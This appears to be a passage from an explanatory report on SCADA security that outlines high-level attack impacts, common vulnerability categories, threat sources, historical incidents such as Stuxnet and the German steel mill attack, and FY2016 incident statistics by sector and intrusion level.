If the control station is not protected by security patches, firewalls, intrusion prevention and other mechanisms, it may be possible for an intruder to gain complete control over the SCADA networks. Modern control centers use a combination of Unix, Windows and Web Based SCADA management tools. Each of these tools may be installed on any number of vulnerable operating systems and applications such as Apache or Microsoft web servers. An attacker who has control over the SCADA network may not even need to understand the underlying SCADA protocols. Instead they will likely be presented with any user interface that a normal control center operator would use. These displays often include documentation and procedures for emergencies and change control. This information can be used by a remote attacker to understand how to control the SCADA network.

- **Disrupting Processes**

Any SCADA system that manages a real-time or non stop operation can be used to prevent that operation from occurring. Attackers, intruders and malicious insiders can use network vulnerabilities to send “turn off” and “power off” messages to equipment performing a variety of processes. If direct manipulation of the SCADA devices is not possible, it may also be possible to prevent communication from a control center to the SCADA devices. This may be all that is required for a hostile agent to prevent “normal” operations of a SCADA network device. Since SCADA devices are usually physically inconvenient to get access to, an intruder may be able to keep the key systems powered off or out of commission and override any commands sent.

These effects can also be manifested in the case of a worm outbreak. Increased bandwidth usage, support systems being infected with viruses and loading down CPUs can keep a control center from managing their SCADA equipment.


- **Equipment and Property Damage**

Lastly, since SCADA devices control many different physical processes, it may be possible to not only disrupt or disable operations, but it may also be possible to create permanent damage.

There are simply too many combinations of physical processes and any safety controls that may be in place to truly assess this vulnerability. Most SCADA plants do not have a "self destruct" sequence we see in the movies. Instead, most high availability or all time physical plants have a variety of physical and electronic safety precautions. For example, anything that moves at all likely has a governor on it that limits a top speed, regardless of what the SCADA control unit says. Similarly, ovens, power generators, power relay stations, and so on, all have physical safety limitations built into them for what they can and cannot do.

Different types of SCADA vulnerabilities

According to Trend Micro Zero Day Initiative (ZDI) Team, the current state of SCADA HMI security was examined by reviewing all publicly disclosed vulnerabilities in SCADA software that have been fixed from 2015 and 2016, including 250 vulnerabilities acquired through the ZDI program. Among them following vulnerabilities are most common:



- Memory Corruption: Memory corruption issues represent 20% of the vulnerabilities identified. The weaknesses in this category represent classic code security issues such as stack- and heap-based buffer overflows and out-of-bounds read/write vulnerabilities.

- Credential Management: Credential management issues represent 19% of the vulnerabilities identified. The vulnerabilities in the category represent cases such as using hard-coded passwords, storing passwords in a recoverable format (e.g., clear text), and insufficiently protected credentials.

- Lack of Authentication/Authorization and Insecure Defaults: This category represents 23% of the SCADA vulnerabilities. It includes many insecure defaults, clear-text transmission of sensitive information, missing encryption, and unsafe ActiveX controls marked safe for scripting.

- Code Injection Issues: These issues represent 9% of the vulnerabilities identified. While common injection types—SQL, command, OS, code—still occur, there are domain-specific injections that also pose a risk to SCADA solutions.

Different types of Threats

We can differentiate threat sources into two segments: external and internal. Within these two types, several issues can be listed as below:

Threat Type	Threat Source	Description
External	Hacker / Cyber Terrorist / Hacktivist	Hackers are the main threat source of an Industrial Control System. Nowadays, most of them are nation sponsored. Using social engineering, Trojan, spear phishing and many more black hat activities, they target different SCADA systems.
	Malware	Many unwanted computer applications (Malware) have been released to gather intelligence about different types of SCADA systems. Among them, Stuxnet is a very popular worm that targets industrial control systems that are used to monitor and control large scale industrial facilities, like power plants, dams, waste processing systems and similar operations.
Internal	Lack of Network Segregation	In many real-time scenarios, it was observed that the SCADA systems are deployed as a part of the active open network and not in DMZ. In such scenarios, if the active network gets compromised, the SCADA systems may get compromised along with it.

Threat Type	Threat Source	Description
Internal	Slow Update	Software/firmware related SCADA system might have memory corruption or buffer overflow vulnerabilities for which it might be possible related exploits are available in a public forum or open internet. To beat these exploits and keep the system safe, quick updates/patches from vendors need to be applied. Slow updates might keep ICS vulnerable to exploit.
	Lack of knowledge about device	Connecting devices to a SCADA System allows for remote monitoring and updates, but not all devices have equal reporting capabilities. Since most SCADA systems have been developed gradually over time, it's not uncommon to see technology that's 5 years old paired with technology that's 20 years old. This means the knowledge about network connected devices is often incomplete.
	Weak Authentication Policy	It is very common to find a weak password policy implemented to login to SCADA systems. Not only authentication but also a weak authorization policy, as well, may keep the whole system vulnerable.
	Disgruntled Staff	It is a very common factor. Disgruntled staff may pass sensitive internal information as a human backdoor to other malicious users (hacker), which may be helpful for hackers to take control over the systems.
Internal + External	Lack of Vulnerability Assessment activities	Proper vulnerability assessment activities disclose active threats/ vulnerabilities and recommend proper mitigation technique. Internal and External both VA can be done to identify real-time security loopholes of SCADA networks.

Recent Scenarios


Year	Incident	Industry	Description
2015	Duqu 2.0	Malware	It is one of the most sophisticated malware that is used for cyber espionage. Duqu 2.0, the cyber espionage tool that was used to compromise security firm Kaspersky Lab, has also been used in a number of other attack campaigns against a range of targets, including several telecoms firms. Analysis by Symantec concurs with Kaspersky's assessment today that Duqu 2.0 is an evolution of the older Duqu worm, which was used in a number of intelligence-gathering attacks against a range of industrial targets before it was exposed in 2011. Although their functionalities were different, the original Duqu worm had many similarities with the Stuxnet worm used to sabotage the Iranian nuclear development program.
2014	German Steel Mill Cyber Attack	Metals	Multiple attackers used an advanced social engineering attack to gain access to the company network and then worked their way onto the control system network. This resulted in an incident where a furnace could not be shut down in the regular way and the furnace was in an undefined condition, which resulted in massive damage to the whole system.
2014	Russian-Based Dragonfly Group Attacks Energy Industry	Power and Utilities	Dragonfly, a group that has been operating since at least 2011, first started by targeting defense and aviation companies in the U.S. and Canada. In 2013, the group moved their focus into the U.S. and European energy firms. Dragonfly gains entry through these methods: 1. Spear phishing emails delivering malware 2. Watering hole attacks that redirected visitors to energy industry-related websites hosting an exploit kit 3. Infecting legitimate software from three different ICS (industrial control systems) equipment manufacturers. As of now, Dragonfly's main motive seems to be cyber-espionage, with a likelihood of sabotage in the future.
2012	Flame	Malware	A massive, highly sophisticated piece of malware has been newly found infecting systems in Iran and elsewhere and is believed to be part of a well-coordinated, ongoing, state-run cyber espionage operation. Flame is an espionage toolkit that has been infecting targeted systems in Iran, Lebanon, Syria, Sudan, the Israeli Occupied Territories and other countries in the Middle East and North Africa for at least two years.


Year	Incident	Industry	Description
2010	Stuxnet	Nuclear Energy	Stuxnet is a malicious computer worm, first identified in 2010, that targets industrial computer systems and was responsible for causing substantial damage to Iran's nuclear program. Stuxnet specifically targets programmable logic controllers (PLCs), which allow the automation of electromechanical processes such as those used to control machinery on factory assembly lines, amusement rides, or centrifuges for separating nuclear material. Stuxnet reportedly compromised Iranian PLCs, collecting information on industrial systems and causing the fast-spinning centrifuges to tear themselves apart. Stuxnet's design and architecture are not domain-specific and it could be tailored as a platform for attacking modern SCADA and PLC systems (e.g., in factory assembly lines or power plants), the majority of which reside in Europe, Japan and the US. Stuxnet reportedly ruined almost one fifth of Iran's nuclear centrifuges.
2012	Iranian Oil Terminal offline after malware attack	Petroleum	Iran has been forced to disconnect key oil facilities after suffering a malware attack. The computer virus is believed to have hit the internal computer systems at Iran's oil ministry and its national oil company. Equipment on the Kharg island and at other Iranian oil plants has been disconnected from the net as a precaution.
2008	Baku-Tbilisi-Ceyhan Pipeline explosion	Petroleum	Hackers shut down alarms, cut off communications and super pressurized the crude oil in the line which resulted in an explosion. The explosion caused more than 30,000 barrels of oil to spill in an area above a water aquifer and cost BP and its partners $5 million a day in transit tariffs during the closure, according to communications between BP and its bankers cited in "The Oil Road," a book about the pipeline. Some of the worst damage was felt by the State Oil Fund of the Republic of Azerbaijan, which lost $1 billion in export revenue while the line was shut down, according to Jamala Aliyeva, a spokeswoman for the fund.


Statistical Analysis:

According to TrendMicro, a cloud security based company, a honeypot of SCADA systems was set up to observe real time attack scenarios and successfully found 39 attacks within 28 days from 14 different countries. Out of these 39 attacks, 12 were unique and could be classified as “targeted” while 13 were repeated by several of the same actors over a period of several days and could be considered “targeted” and/or "automated."

In sum, China accounted for the majority of the attack attempts at 35%, followed by the United States at 19% and Laos at 12%.




FY 2016 Incidents by Sector (290 total)
Defense Industrial Base, 1
Financial Services, 2
Emergency Services, 2
Food and Agriculture, 3
Chemical, 4
Commercial Facilities, 5
Nuclear Reactors, Materials and Waste, 7
Information Technology, 7
Healthcare and Public Health, 11
Transportation Systems, 14
Dams, 0
Critical Manufacturing, 63
Communications, 62
Energy, 59
Water, 18
Government Facilities, 17
Unknown, 15


FY 2016 Incidents by Level of Intrusion (290 total)
Level 6 - Critical Systems, 20
Level 5 - Critical Systems Management, 7
Level 4 - Critical Systems DMZ, 5
Level 3 - Business Network Management, 10
Level 2 - Business Network, 37
Level 1 - Business DMZ, 23
Level 7 - Safety Systems, 0
Corporate Intrusion, 0
Control Network Impact, 0
No Network Impact, 0
Unknown, 119
Miscellaneous (old methodology), 69





